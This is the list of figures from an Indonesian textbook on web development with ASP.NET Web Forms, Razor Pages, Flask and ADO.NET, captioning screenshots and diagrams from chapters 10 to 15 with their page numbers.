Gambar 10.25 Pemasang sedang bekerja: (1) komponen yang sedang dipasang, (2) bilah kemajuan. 920
Gambar 10.26 Halaman beranda templat Razor Pages, direkam di Chromium dari proyek pada **Kode 10.8** yang berjalan di .NET 10. Menu, kaki halaman, dan gayanya berasal dari `Pages/Shared/_Layout.cshtml`; hanya kata "Welcome" dan baris di bawahnya yang berasal dari `Pages/Index.cshtml`. 923
Gambar 10.27 Halaman yang sudah disunting, direkam sesudah di-*build* ulang: "Hello, world!" dan waktu di server, dihitung saat permintaan tiba dan dicetak, seperti **Kode 10.7**, dalam format *invariant culture*. 924
Gambar 10.28 Edisi-edisi Visual Studio 2026, digambar ulang: Community (gratis bagi pelajar, kontributor sumber terbuka, dan pengembang perorangan), Professional, dan Enterprise. Visual Studio hanya berjalan di Windows; di macOS dan Linux pakailah VS Code dengan C# Dev Kit, atau perintah `dotnet` saja. 924
Gambar 10.29 Visual Studio Installer sedang menyiapkan dirinya (1). Ini adalah program terpisah yang memasang, mengubah, dan memperbarui Visual Studio; *Cancel* (2) menghentikannya. 925
Gambar 10.30 *Workload*: (1) *ASP.NET and web development* dicentang, dan di rincian pemasangan sebelah kanan dua opsi yang diperlukan proyek Web Forms, (2) *.NET Framework project and item templates* dan (3) *Additional project templates (previous versions)*; (4) *Modify* menerapkan pilihan itu. 925
Gambar 10.31 Jendela awal Visual Studio: (1) membuka proyek terakhir, (2) meng-*clone* repositori, (3) membuka proyek atau *solution*, (4) membuka folder lokal, atau (5) membuat proyek baru. 926
Gambar 10.32 Create a new project, dengan *ASP.NET Core Web App (Razor Pages)* terpilih (1). Label-labelnya (2) — C#, Linux, macOS, Windows, Cloud, Service, Web — menyebutkan di mana hasilnya dapat berjalan; *Next* (3) melanjutkan. 926
Gambar 10.33 Configure your new project: (1) nama, (2) lokasi, (3) *solution* dan proyek dalam direktori yang sama, dan (4) folder yang akan dibuat. Tutorial Microsoft bersikeras memakai nama `RazorPagesMovie` hanya agar kode yang disalin menemukan *namespace* yang cocok. 927

Gambar 10.34 Additional information: (1) versi kerangka kerja — di sini .NET 9; dengan Visual Studio 2026 pilih .NET 10 — (2) jenis autentikasi, (3) *Configure for HTTPS*, kebalikan dari `--no-https`, dan (4) *Do not use top-level statements*, yang akan mengembalikan `Program.cs` bentuk lama pada **Kode 10.4**. 927
Gambar 10.35 Solution Explorer untuk proyek baru: (1) dependensi, (2) `wwwroot`, (3) `Pages`, dan (4) `Program.cs`, di samping layanan tersambung, properti peluncuran, dan `appsettings.json`. 928
Gambar 10.36 Visual Studio menawarkan (1) untuk memercayai sertifikat *self-signed* yang dibuatnya untuk HTTPS lokal; *Yes* (2) menerimanya. 928
Gambar 10.37 Peringatan keamanan dari Windows sendiri sebelum sertifikat *root* dipasang: (1) nama yang diakuinya, `localhost`; (2) *thumbprint* yang mengidentifikasi sertifikat itu; (3) peringatannya, yang memang patut menakutkan, karena *root* tepercaya dapat menjamin situs apa pun. 929
Gambar 10.38 Riwayat satu permintaan di masing-masing dari kelima bangunan. Kolomnya adalah enam tahap yang sama di setiap baris; hanya nama di dalam kotak yang berubah. 934
Gambar 10.39 Tempat *login* tinggal di setiap bangunan. PHP dan bangunan Java memberi peramban hanya sebuah id dan menyimpan datanya di server; ASP.NET Core dan Flask menaruh datanya di *cookie*, dilindungi kunci yang hanya dipegang server. 963
Gambar 10.40 Susunan produksi untuk setiap sistem. Di setiap baris, sebuah server depan menangani TLS, berkas statis, dan klien yang lambat, lalu menyerahkan sisanya kepada program yang menjalankan aplikasi. 983
Gambar 11.1 Halaman statis dan halaman dinamis. Halaman statis disalin dari disk dan sama bagi semua orang; halaman dinamis menjalankan kode halaman, yang membaca dan memperbarui berkas penghitung lalu menulis HTML baru untuk setiap kunjungan. 997
Gambar 11.2 Penghitung statis di peramban. Setiap pengunjung, selamanya, adalah pengunjung nomor 1. 998
Gambar 11.3 Penghitung Razor Pages setelah empat kunjungan, disajikan oleh build buku ini di port 9101. 1001
Gambar 11.4 Visual Studio 2022, *Create a new project*: (1) penyaring, diatur ke C#, Windows, dan Web; (2) templat *ASP.NET Empty Web Site* (.NET Framework), yang membuat situs Web Forms tanpa berkas proyek; (3) *ASP.NET Web Forms Site*, yang membuatnya dengan halaman contoh; (4) *Next*. Kedua templat hanya untuk Windows. 1002
Gambar 11.5 Menambahkan halaman: klik kanan situs (1) di Solution Explorer, pilih *Add* (2) dan *Add New Item…* (3), lalu pilih *Web Form*. Item yang sering dipakai juga muncul langsung di menu *Add*. 1003
Gambar 11.6 Halaman penghitung *inline* di editor Visual Studio. (1) *Design*, *Split*, dan *Source* berpindah antara gambar halaman dan *markup*-nya; (2) Solution Explorer mendaftar berkas-berkas situs; (3) jendela *Properties* menampilkan elemen yang sedang dipilih; (4) jalur folder, yang menyebut sebuah mesin pribadi, ditutup — kode dalam bab ini memakai `Server.MapPath("~/App_Data/")` sebagai gantinya. 1003
Gambar 11.7 Kelas halaman satu berkas. ASP.NET membangkitkan kelas dari halaman `.aspx`; kelas itu diturunkan dari `System.Web.UI.Page`, dan merendernya menghasilkan HTML yang diterima peramban. 1005
Gambar 11.8 Kelas halaman *code-behind*. `MyPage` adalah satu kelas yang ditulis dalam dua bagian: berkas `.aspx.cs` Anda dan bagian yang dibangkitkan dari *markup*, yang mendeklarasikan satu *field* per kontrol. Sebuah kelas akhir yang dibangkitkan diturunkan dari `MyPage` dan merender halaman. 1005
Gambar 11.9 Halaman uji di Chromium *headless*: jenis-jenis teks, angka dan tanggal, pilihan, sebuah berkas, dan tiga kontrol yang tidak mengirim apa pun — *disabled*, kontrol tanpa nama, serta tombol *Reset* dan *Plain button*. 1013
Gambar 11.10 Satu perjalanan pulang-pergi CGI. Program menerima kolom-kolom, menghitung, dan harus menulis seluruh halaman lagi — termasuk setiap nilai yang telah diketik pengguna — atau pengguna akan melihat formulir kosong. 1019
Gambar 11.11 Jendela Properties untuk sebuah `Button`: (1) `Text` dan `ToolTip` telah diisi; (2) `EnableViewState` serta (3) `OnClientClick` dan `PostBackUrl` adalah properti yang dijelaskan subbab ini. 1020

Gambar 11.12 Pohon kontrol halaman dengan sebuah `Button`, sebuah `ListBox` beranak tiga `ListItem`, dan sebuah `TextBox`. Panah merah adalah `Controls` (turun menyusuri pohon), panah biru `Parent` (naik satu tingkat), panah hijau `Page` (langsung ke akar), panah biru tua urutan di dalam koleksi `Controls`. 1021
Gambar 11.13 Kelas-kelas kontrol Web Forms. Kotak hijau adalah kontrol yang dipakai halaman `MyAccount` di bab ini; kotak jingga adalah dua kelas dasar di atas *namespace* itu. 1022
Gambar 11.14 Sebuah *postback*. GET pertama membangun objek halaman dan merendernya dengan ViewState; menekan *Calculate* mengirim seluruh formulir kembali; sebuah objek halaman *baru* memulihkan ViewState, menerapkan nilai-nilai kiriman, membangkitkan `Click`, lalu merender halaman lagi. 1028
Gambar 11.15 Siklus hidup halaman Web Forms. Pada *postback*, halaman lebih dulu memulihkan ViewState dan nilai-nilai kiriman, lalu membangkitkan *event* perubahan, dan terakhir *event* dari kontrol yang menyebabkan *postback*. 1030
Gambar 11.16 `MyAccount` versi Razor Pages setelah tujuh kiriman. Semua yang dikirim peramban bertahan — angka 10 yang diketik, centangan, radio button, kedua pilihan, daftar yang terisi — begitu pula jumlah 110.00 yang dibawa kolom tersembunyi. Label-label dari kiriman sebelumnya kembali menjadi `Label`, karena tidak ada yang membawanya. 1038
Gambar 11.17 Kiriman formulir melalui Razor Pages. *Routing* memilih halaman, *antiforgery* memeriksa token, *handler* dipilih dari alamat, *model binding* dan validasi mengisi model halaman, dan *handler* menggambar ulang halaman beserta galatnya atau mengalihkan. 1041
Gambar 11.18 Post/Redirect/Get. POST yang menyimpan nota dijawab dengan pengalihan; peramban kemudian melakukan GET ke halaman nota. Reload hanya mengulang GET itu, sehingga nota tidak pernah dibuat dua kali. 1048
Gambar 11.19 Jawaban server atas nota yang mustahil. Empat kolom mengandung galat, masing-masing di samping kolomnya, dengan ringkasan di atas; setiap nilai yang diketik tetap di tempatnya, termasuk `c08` berhuruf kecil. 1054
Gambar 11.20 *Calculate price*: penawaran harga dari contoh tadi, dihitung oleh server, dengan formulir yang siap disimpan. Koma pada `2,4` diterima. 1055
Gambar 11.21 Nota B2954 setelah unggahan: pesan *flash* sekali-tampil, nota sebagaimana disimpan — S0002, 3 kg, Rp 36.000 — dan foto nota yang disajikan melalui `/receipts/`. 1059
Gambar 11.22 *Cross-site request forgery* dan dua pertahanannya. Halaman di `evil.example` membuat peramban kasir mengirim POST ke Laundry; kiriman itu ditolak karena tidak membawa token milik sesi, dan dengan `SameSite=Lax` *cookie* sesi bahkan tidak ikut terkirim. 1084
Gambar 12.1 Riwayat hidup satu formulir. Hanya formulir sah dengan token sah yang sampai ke basis data, dan perubahan yang berhasil selalu diakhiri dengan *redirect*. 1097
Gambar 12.2 Model konseptual kedelapan fitur. Outlet dan Service adalah entitas yang diubah fitur-fitur itu; setiap garis bersifat satu-ke-banyak. 1100
Gambar 12.3 Satu model, tiga ujung depan. Halaman JSP dan *server* JDK berbagi `Office.java`; versi Flask mencerminkannya dengan `sqlite3`. 1105
Gambar 12.4 Fitur F1, daftar harga, disajikan halaman JSP di atas MiniJSP. Angka rata kanan; Delete berwarna merah dan meminta konfirmasi. 1141
Gambar 12.5 Fitur F5, gerai sebagai kartu, masing-masing dengan staf dan antreannya. 1141
Gambar 12.6 Daftar harga yang sama selebar 390 piksel: kepala halaman berpindah baris, dan setiap baris tabel menjadi kartu kecil. 1142
Gambar 12.7 Fitur F2 menolak harga 0: status 422, pesan di atas, dan apa yang sudah diketik tetap berada di isian. 1148
Gambar 12.8 Penghitung pengunjung dinamis dari Bab 11, `VisitorCounter02.aspx` (Web Forms; tidak dijalankan di sini), dengan baris-baris C# yang diarsir: buka berkasnya, baca bilangannya (atau anggap 0 bila gagal), tambah satu, tulis kembali, cetak. 1164
Gambar 12.9 Dua cara kehilangan pengunjung tanpa kunci: dua permintaan membaca bilangan yang sama, atau satu permintaan membaca berkas ketika permintaan lain sedang mengosongkannya untuk menulis ulang. 1169
Gambar 12.10 Formulir Razor setelah `47`, `0`, dan `a7`: tiga pesan, status 422, tidak ada yang ditulis. 1174
Gambar 12.11 *Thin client* dan *fat client*. Pertanyaan dan pencariannya sama; yang berbeda adalah apakah *server* atau peramban yang mengubah data menjadi HTML. 1192

Gambar 12.12 *Fat client* yang tidak aman setelah satu klik: "nama" pelanggan kini menjadi elemen halaman, dan skripnya telah berjalan. 1200
Gambar 13.1 Daftar harga MyLaundry yang digambar oleh GridView: baris kepala berlatar biru muda dan baris berselang berlatar kuning muda, diatur oleh tiga baris C# dalam **Kode 13.4**. 1222
Gambar 13.2 Rancangan MyLaundry. Sebuah Bill milik satu Customer, diterima oleh satu Employee, dan untuk satu Service; seorang Employee dapat memiliki penyelia yang juga seorang Employee (lingkaran di sebelah kanan). `N` menandai kolom yang boleh NULL. 1223
Gambar 13.3 Tabel Service dari `MyLaundryDB` di phpMyAdmin. Setiap baris memiliki tautan Edit, Copy, dan Delete sendiri (penanda 1), dan klik pada judul kolom mengurutkan tabel (penanda 2): phpMyAdmin sendiri adalah sebuah tabel data, dan contoh yang baik bagi pekerjaan-pekerjaan dalam **Tabel 13.1**. 1225
Gambar 13.4 Keluaran **Kode 13.2**: keadaan koneksi, versi server (MariaDB 10.4.21, yang demi kompatibilitas melaporkan dirinya dengan awalan MySQL 5.5.5), dan ketujuh belas layanan, terurut menurut id. 1227
Gambar 13.5 Bagian basis data Profitina Laundry di balik *grid* nota. *Grid* menggabungkan Bill dengan Customer, Service, dan Outlet untuk kolom-kolomnya, menjumlahkan Payment untuk kolom *Paid*, dan menulis StatusLog setiap kali mengubah status. 1228
Gambar 13.6 Penunjuk berada di tautan *Edit* baris DL1 (penanda 1). Bilah status (penanda 2) menunjukkan tujuan tautan itu: `javascript:__doPostBack('GridView1','Edit$12')`, sebuah pemanggilan skrip, bukan alamat. 1234
Gambar 13.7 Satu klik pada GridView, sebagaimana ditangani Web Forms. Setiap Select, Edit, Update, Cancel, dan Delete adalah POST penuh atas seluruh formulir beserta *view state*-nya, dan dibalas dengan halaman baru yang utuh. 1235
Gambar 13.8 Baris DL1 dalam mode ubah: Update dan Cancel telah menggantikan Edit dan Delete, dan baris C masih terpilih dari klik sebelumnya. ID tidak memiliki templat ubah pada **Kode 13.9**, sehingga tetap berupa teks biasa. 1244
Gambar 13.9 Tabel Service setelah pengubahan: baris DL1 (penanda 1) kini berbunyi *Doll, Large 1 pcs (special)*. *Grid* menulis ke basis data, bukan hanya ke halaman. 1244
Gambar 13.10 Dialog konfirmasi peramban, yang dipasang pada tautan Delete oleh `OnRowDataBound`. Dialog ini digambar oleh peramban, bukan oleh halaman, sehingga rupanya berbeda di setiap peramban. 1245
Gambar 13.11 Tabel Service setelah DL1 dihapus: tersisa enam belas baris, dan penanda 1 menunjukkan tempat DL1 sebelumnya. 1245
Gambar 13.12 Menambahkan kembali DL1 dengan formulir di bawah *grid*. Setelah *Add*, `BindGrid` menggambar ulang *grid* dengan baris baru di dalamnya. 1246
Gambar 13.13 Peringatan yang muncul ketika *Add* ditekan dengan ID kosong. Teksnya adalah `EmptyDataText` milik *grid* yang dipakai ulang sebagai pesan. 1246
Gambar 13.14 Dua jenis permintaan *grid* nota. Pembacaan adalah GET yang seluruh *state*-nya ada di alamat; perubahan adalah POST yang berakhir dengan pengalihan 303 kembali ke sebuah pembacaan. Skrip opsional (kiri) membuat GET yang sama dengan `fetch()`. 1254
Gambar 13.15 Dua cara mengambil 25 baris yang sama dari indeks yang tersusun dari yang terbaru. OFFSET berjalan melewati setiap entri sebelumnya lalu membuangnya; *keyset paging* meminta baris-baris *sesudah* baris terakhir yang sudah ditampilkan dan membiarkan indeks langsung menuju ke sana. 1263
Gambar 13.16 Milidetik per halaman terhadap nomor halaman, dari **Kode 13.22**. Kiri: tabel sebenarnya, tempat OFFSET tumbuh lurus dan *keyset* tetap datar. Kanan: 295.300 baris dengan indeks, tempat bentuk OR dari *keyset lebih lambat* daripada OFFSET dan bentuk Persamaan (13.8) bertahan pada 0,023 ms di setiap halaman. 1266
Gambar 13.17 *Grid* Flask pada `/bills?outlet=O02&status=queued&sort=customer&dir=asc&edit=B2934`. Baris B2934 digambar sebagai formulir yang menawarkan satu-satunya status berikutnya; *Cancel* adalah tautan kembali ke *grid* yang sama tanpa `edit`. 1269
Gambar 13.18 *Grid* yang sama setelah *Update*: pesan yang diambil dari **Tabel 13.9**, dan delapan nota *queued* alih-alih sembilan, karena B2934 kini *finished* sementara saringannya masih *queued*. 1273
Gambar 13.19 Baris konfirmasi untuk B2931, digambar oleh server. *Delete B2931* mengirim formulir POST; *Keep* adalah tautan kembali ke *grid* yang sama. Tidak ada skrip yang terlibat. 1274

Gambar 13.20 *Grid* Razor Pages pada `/bills?outlet=O01&status=finished&sort=payment&dir=desc&size=10&page=2`: baris 11 sampai 20 dari 23, dengan *pager* lengkap dan total di baris kaki atas seluruh 23 nota. 1285
Gambar 13.21 *Grid* Flask pada `/bills?size=10`: dari yang terbaru, 296 halaman berisi sepuluh, tautan *Delete* hanya pada empat nota *queued* yang belum dibayar, dan total baris kaki atas seluruh 2.953 nota, Rp 144.213.000. 1293
Gambar 14.1 Empat tempat yang dilalui sebuah nilai dalam perjalanannya ke basis data Laundry. Pemeriksaan peramban cepat dan ramah tetapi dapat dilewati; di antara peramban dan server siapa pun dapat mengirim apa saja; pemeriksaan server adalah yang berlaku; *constraint* basis data adalah jaring pengaman terakhir. 1307
Gambar 14.2 Pemeriksaan buatan sendiri pada **Kode 14.1** sedang bekerja: nama depan kosong, sehingga `checkForm()` menampilkan peringatan dan mengembalikan `false`, dan formulir tidak dikirim. 1309
Gambar 14.3 Halaman terima kasih setelah pengiriman berhasil. Alamatnya diawali `01Done.html?__VIEWSTATE=...`: karena formulir memakai GET, setiap *field* masuk ke URL — termasuk *hidden field* `__VIEWSTATE` yang ditambahkan Web Forms dengan sendirinya. 1309
Gambar 14.4 Kode 14.2 setelah **Submit** dengan id pengguna kosong: tanda bintang di samping *field*, dan pesan lengkap di bawah *There were errors on the page:*. 1312
Gambar 14.5 Kode 14.3 dengan kata sandi tiga karakter dan ulangan empat karakter: *Passwords do not match.* 1314
Gambar 14.6 Kode 14.5 dengan 17: *You must be between 30 and 40*. 1315
Gambar 14.7 Kode 14.6 dengan kata sandi `abc`: terlalu pendek dan tidak mengandung simbol yang disyaratkan, sehingga dua validator bersuara. 1317
Gambar 14.8 Kode 14.7 dengan 13: fungsi peramban mengisi `args.IsValid` dengan `false`, pesan muncul, dan formulir tidak dikirim. 1318
Gambar 14.9 Kode 14.8 dengan 3: halaman pergi ke server, `ValidateNumber` mengisi `IsValid` dengan `false`, `Page.IsValid` menjadi `false`, dan *handler* klik menulis *Invalid entry!*. 1319
Gambar 14.10 Kode 14.9 setelah pengiriman kosong: setiap validator menampilkan pesannya di samping *field*-nya, dan ringkasan mengulang keduanya di bawah *You received the following errors:*. 1321
Gambar 14.11 Kode 14.14 di peramban: dua *field* uang yang saling bebas; yang pertama sedang diganti dari Euro ke mata uang lain. 1326
Gambar 14.12 Formulir pelanggan yang dihentikan di peramban: delapan pesan, masing-masing di samping *field*-nya dan semuanya di ringkasan. Peramban tidak mengirim apa pun. Aturan tanggal lahir dari `Validate` tidak muncul di sini, karena aturan itu hanya ada di server. 1338
Gambar 14.13 Parameter formulir dari satu *postback*, dicetak oleh **Kode 14.24**: tiga *field* yang diisi orang, tombol yang ditekan — dan tiga *hidden field* yang ditambahkan Web Forms, `__VIEWSTATE`, `__VIEWSTATEGENERATOR`, dan `__EVENTVALIDATION`. 1341
Gambar 14.14 Halaman sambutan yang dicapai lewat pengalihan pada **Kode 14.25**: nama itu dibawa di dalam alamat, sebagai `02Welcome.aspx?name=Danaya Kalashnikova`. 1342
Gambar 14.15 Pilihan manajemen *state* ASP.NET Web Forms, dikelompokkan menurut tempat data disimpan, dengan alat yang mengerjakan tugas yang sama di Razor Pages sekarang. 1343
Gambar 14.16 *Page state* ikut bepergian bersama setiap permintaan dan respons; *session state* milik satu rangkaian permintaan dari satu klien; *application state* milik setiap halaman aplikasi dan dipakai bersama oleh semua klien. 1343
Gambar 14.17 Setiap mekanisme *state* menurut cakupannya (siapa yang dapat melihatnya) dan masa hidupnya (berapa lama ia hidup). Memilih mekanisme berarti memilih satu titik pada bagan ini. 1344
Gambar 14.18 Kode 14.27 setelah sebuah *postback*: nilai yang diketik di kotak telah disimpan di *view state* dan ditampilkan di label. 1346
Gambar 14.19 Sumber halaman Web Forms sebagaimana diterima peramban: `__VIEWSTATE` dengan nilai Base64 yang panjang (di sini dipendekkan, seperti dua nilai lainnya, menjadi beberapa karakter pertama dan elipsis), `__VIEWSTATEGENERATOR`, `__EVENTVALIDATION`, dan *hidden field* milik halaman sendiri, `HiddenField1`, dengan nilai `2`. 1347

Gambar 14.20 Halaman uji dengan `EnableViewState="false"`, setelah sebuah *postback*: *This is a dummy Text* bertahan melalui *control state*; teks kedua, yang hanya disimpan di *view state*, hilang. 1350
Gambar 14.21 Kode 14.31 setelah **Click Me**, dalam sepuluh detik setelah halaman dimuat: kedua *cookie* kembali bersama permintaan dan kedua label menampilkan nilainya. 1353
Gambar 14.22 `07Session.aspx` setelah beberapa klik: penghitung aplikasi dan penghitung sesi sama-sama bernilai 11, dan alamatnya membawa `?Count=1` dari satu pengalihan. 1357
Gambar 14.23 Cara kerja sesi. Respons pertama memasang *cookie* berisi id acak; setiap permintaan berikutnya mengirimkannya kembali; server memakai id itu untuk menemukan data peramban tersebut di penyimpanan sesinya. Peramban kedua memiliki *cookie*-nya sendiri dan karena itu sesinya sendiri. 1358
Gambar 14.24 Draf nota untuk pelanggan C0003 di gerai O01 (Rungkut): dua baris di rak B09 dan B10, jumlahnya dihitung server, dan totalnya Rp 75.000. 1363
Gambar 14.25 Post/Redirect/Get dengan pesan *flash*. POST menyimpan pesan dan menjawab 302; GET berikutnya menampilkan pesan lalu menghapusnya; memuat ulang hanya mengulang GET. 1364
Gambar 15.1 Akses data universal: aplikasi berbicara dengan satu API, yang di belakangnya ada penyedia untuk setiap basis data (MySQL, DB2, Oracle) dan jembatan ODBC untuk sumber yang tidak punya penyedia sendiri. Asal data tidak lagi penting bagi aplikasi. 1397
Gambar 15.2 Arsitektur akses data berlapis dari Microsoft. Penyedia asli menjangkau SQL Server, Oracle, dan MySQL secara langsung; ODBC dan OLE DB menjangkau sisanya, termasuk sumber yang sama sekali bukan basis data SQL. 1397
Gambar 15.3 Dua bagian ADO.NET: di kanan, **penyedia terkelola** (Connection, Command, Transaction, DataReader, DataAdapter) bekerja terhadap basis data; di kiri, **komponen konten** (DataSet berisi DataTable dan DataRelation) menyimpan data di memori serta membaca dan menulis XML. `Fill` dan `Update` milik DataAdapter adalah satu-satunya jembatan di antara keduanya. 1399
Gambar 15.4 Berapa lama setiap model memegang koneksi basis data. Model terhubung memegangnya selama baris-baris dipakai; model terputus hanya selama mengisi dan menulis kembali. 1400
Gambar 15.5 Edisi-edisi SQL Server 2025. Express dan kedua edisi Developer gratis, sedangkan Evaluation gratis selama 180 hari. 1402
Gambar 15.6 Server Properties → Security (penanda 1) dengan **SQL Server and Windows Authentication mode** terpilih (penanda 2), sehingga *login* dengan kata sandinya sendiri diterima di samping akun Windows. Audit *login* dibiarkan pada *Failed logins only* (penanda 3). 1403
Gambar 15.7 Login Properties untuk `sa` (penanda 1), halaman Status (penanda 2): izin menyambung diberikan (penanda 3) dan *login* diaktifkan (penanda 4). Inilah akun paling berkuasa di server. 1403
Gambar 15.8 Memulihkan Northwind dari perangkat `northwind.bak` (penanda 1). Basis data tujuannya `Northwind` (penanda 2), dan SSMS melaporkan (penanda 3) "Database 'Northwind' restored successfully." 1404
Gambar 15.9 Kueri yang dikirim program di subbab berikutnya (penanda 1), dijalankan dengan tangan di SSMS, beserta sembilan barisnya (penanda 3). Object Explorer di kiri menampilkan tabel `dbo.Employees` (penanda 2) beserta kolomnya: `EmployeeID` (kunci primer, `int`), `LastName` dan `FirstName` (`nvarchar`). 1405
Gambar 15.10 Model terhubung ADO.NET. **DbConnection** mewakili koneksi ke sumber data; **DbCommand** mewakili satu pernyataan SQL; **DbTransaction** mengelompokkan perintah agar berhasil atau gagal bersama; **DataReader** menyerahkan hasil kueri satu baris demi satu baris. 1406
Gambar 15.11 Hierarki kelas. Empat antarmuka di atas; di bawahnya, satu keluarga berisi empat kelas untuk setiap penyedia (OLE DB, SQL Server, Oracle, …), masing-masing kelas mengimplementasikan antarmukanya. 1407
Gambar 15.12 Keluaran **Kode 15.1**: satu baris per pegawai, setiap kolom didahului garis tegak. 1410
Gambar 15.13 Antarmuka `IDbConnection`: *connection string*, buka dan tutup, tiga properti deskriptif, dan dua metode pabrik untuk perintah dan transaksi. `State` bernilai salah satu dari `Broken, Closed, Connecting, Executing, Fetching, Open`. 1412
Gambar 15.14 *Connection string*: pasangan kunci–nilai yang dipisahkan titik koma. *String* OLE DB menyebut penyedianya (SQL Server, Access/Jet, Oracle); *string* SQL Server tidak perlu nama

penyedia karena kelasnya sudah merupakan penyedia, dan menambahkan *pooling*, keamanan terpadu, serta batas waktu. 1413
Gambar 15.15 Sebuah perintah dimiliki tepat satu koneksi, paling banyak satu transaksi (`0..1`), dan memiliki sejumlah parameter berapa pun (`*`). 1414
Gambar 15.16 Antarmuka `IDbCommand`. `CommandText` memuat SQL (atau nama prosedur), `CommandType` menyatakan yang mana (`Text`, `StoredProcedure`, `TableDirect`), `CommandTimeout` membatasi lamanya menunggu, dan tiga metode `Execute`... menjalankannya. 1414
Gambar 15.17 `ExecuteReader()` menjalankan kueri dalam `CommandText` dan mengembalikan `IDataReader`. *Flag* `CommandBehavior` yang opsional (`CloseConnection`, `SingleRow`, `SequentialAccess`, ...) memberi tahu penyedia apa yang hendak dilakukan program terhadap hasilnya. 1415
Gambar 15.18 `ExecuteNonQuery()` menjalankan pernyataan yang tidak mengembalikan baris — `UPDATE`, `INSERT`, `DELETE`, `CREATE TABLE`, ... — dan mengembalikan jumlah baris yang terkena. 1415
Gambar 15.19 `ExecuteScalar()` mengembalikan nilai kolom pertama pada baris pertama, biasanya hasil agregat seperti `COUNT(*)` 1415
Gambar 15.20 Parameter. Koleksi `Parameters` milik sebuah perintah memuat objek `IDataParameter`, masing-masing dengan tipe, arah, nama, dan nilai; `IDbDataParameter` menambahkan `Size` untuk *string* dan data biner. 1416
Gambar 15.21 Bekerja dengan parameter dalam tiga langkah. Teks SQL memuat penanda (`?` untuk OLE DB, `@ID` untuk SQL Server); objek parameter ditambahkan; nilainya diisi tepat sebelum eksekusi. 1417
Gambar 15.22 DataReader atas tabel hasil sebuah `SELECT`. `Read()` memajukan kursor satu baris dan melaporkan apakah masih ada baris yang dapat dituju. 1419
Gambar 15.23 Antarmuka `IDataRecord` dan `IDataReader`. `IDataRecord` menggambarkan baris saat ini (*indexer*, metode bertipe, metadata); `IDataReader` menambahkan perpindahan ke baris berikutnya dan penutupan. 1419
Gambar 15.24 Bekerja dengan `IDataReader`: `ExecuteReader`, putaran `while (reader.Read())`, `GetValues` ke larik berukuran `FieldCount`, *indexer* berdasarkan posisi dan nama, metode bertipe, dan `Close` 1420
Gambar 15.25 Transaksi di ADO.NET. Sebuah perintah memiliki paling banyak satu `Transaction`; sebuah transaksi mengenal `Connection` dan `IsolationLevel`-nya dan menyediakan `Commit()` serta `Rollback()`; sebuah koneksi membuat transaksi dengan `BeginTransaction()`, boleh dengan tingkat isolasi. 1423
Gambar 15.26 Langkah 1 dan 2: buka koneksi dan mulai transaksi `ReadCommitted`; buat dua perintah, tugaskan masing-masing kepada transaksi, lalu jalankan. Baris-baris rincian pesanan 10258 dihapus lebih dulu karena baris pesanan adalah induknya. 1424
Gambar 15.27 Langkah 3: `trans.Commit()` di akhir `try`; `trans.Rollback()` di dalam `catch`; koneksi ditutup di `finally`. 1424
Gambar 15.28 Membuat nota beserta pembayaran pertama dan log statusnya sebagai satu transaksi. Kegagalan apa pun sesudah `BEGIN` — aturan yang dilanggar, *constraint* CHECK atau kunci tamu, program mati — berujung pada `ROLLBACK`, dan basis data persis seperti semula; hanya jalur yang melewati setiap langkah yang mencapai `COMMIT`. 1426
Gambar 15.29 Tingkat isolasi: pemakaian kunci baca dan tulis dalam transaksi. `ReadUncommitted` membolehkan *dirty read*; `ReadCommitted`, bawaan yang lazim, mencegahnya tetapi membolehkan baris hantu dan pembacaan yang tidak berulang; `RepeatableRead` membuat pembacaan berulang; `Serializable` menyerialkan akses dan mencegah baris hantu. 1427
Gambar 15.30 Arsitektur tiga tingkat Microsoft. DataSet diisi di tingkat bisnis oleh *data adapter*, berpindah melalui Internet atau intranet sebagai XML, dan dipakai di tingkat presentasi oleh program Windows atau formulir web, tanpa koneksi basis data sama sekali di sana. 1430
Gambar 15.31 Arsitektur tanpa koneksi: di dalam DataSet ada DataTable dengan Constraints, DataColumn, dan DataRow, serta DataRelation antartabel. DataAdapter mengisinya dan memperbarui basis data darinya; `ReadXml` dan `WriteXml` menghubungkannya dengan berkas XML. 1431
Gambar 15.32 Isi DataSet: tabel dan relasi; isi tabel: kolom (skema), baris (data), dan tampilan bawaan; tugas relasi: menghubungkan kolom tabel induk dengan kolom tabel anak. 1431

Gambar 15.33 Struktur DataSet. `.Tables[…]` menjangkau sebuah DataTable; `.Columns[…]` DataColumn-nya (skema); `.Rows[…]` DataRow-nya (data); `.DefaultView` DataView-nya; `.Relations[…]` DataRelation antartabel. 1432
Gambar 15.34 Diagram kelas DataSet: DataSet, DataTable, DataColumn, DataRow, dan DataRelation, dengan properti yang dipakai bab ini. 1433
Gambar 15.35 Pohon objek DataSet. Kotak biru tua adalah objek; kotak kuning keemasan adalah koleksi dan kantong properti yang menampungnya. 1434
Gambar 15.36 Contoh orang dan kontak: secara konsep seseorang punya sejumlah kontak berapa pun. Konsep itu diwujudkan sebagai dua DataTable, `Person` dan `Contact`, yang dihubungkan DataRelation `PersonHasContacts`. 1435
Gambar 15.37 Pengelolaan perubahan: tolak perubahan bila DataSet memiliki galat, dan terima bila tidak. 1439
Gambar 15.38 Diagram keadaan DataRow. `NewRow` membuat baris *Detached*; `Rows.Add` menjadikannya *Added*; `AcceptChanges` menjadikan baris *Added* dan *Modified* sebagai *Unchanged* dan menyingkirkan baris *Deleted*; mengisi nilai menjadikan baris *Unchanged* sebagai *Modified*; `Delete` menjadikannya *Deleted*; `RejectChanges` mengembalikan baris *Modified* dan *Deleted* ke *Unchanged* dan menyingkirkan baris *Added*. 1440
Gambar 15.39 `DataRowVersion`: nilai *current*, *original*, *proposed*, dan *default*, serta versi mana yang menjadi bawaan bagi setiap keadaan baris. `HasVersion` menanyakan apakah suatu versi ada sebelum *indexer* dipakai untuk membacanya. 1442
Gambar 15.40 DataView dan DataRowView. DataView punya penyaring, penyaring keadaan baris, dan pengurutan, serta dapat menambah, menghapus, dan mencari baris; setiap butir yang dikembalikannya adalah DataRowView atas satu DataRow. 1444
Gambar 15.41 Bekerja dengan DataView: sebuah penyaring, penyaring keadaan baris, dan pengurutan; DataGrid yang diikat ke tampilan; pencarian cepat berdasarkan kolom terurut, yang hasilnya memilih satu baris di *grid*. 1445
Gambar 15.42 DataAdapter di antara dunia tanpa koneksi dan dunia berorientasi koneksi. Keempat perintahnya berbagi satu koneksi; `Fill` menjalankan `SelectCommand` dan memuat DataSet; `Update` menjalankan perintah *insert*, *update*, dan *delete* untuk baris-baris yang berubah. 1450
Gambar 15.43 Kelas-kelas DataAdapter. `IDataAdapter` dan `IDbDataAdapter` di atas; `DbDataAdapter` dengan *overload* `Fill` dan `Update` di tengah; satu *adapter* per penyedia di bawah. 1451
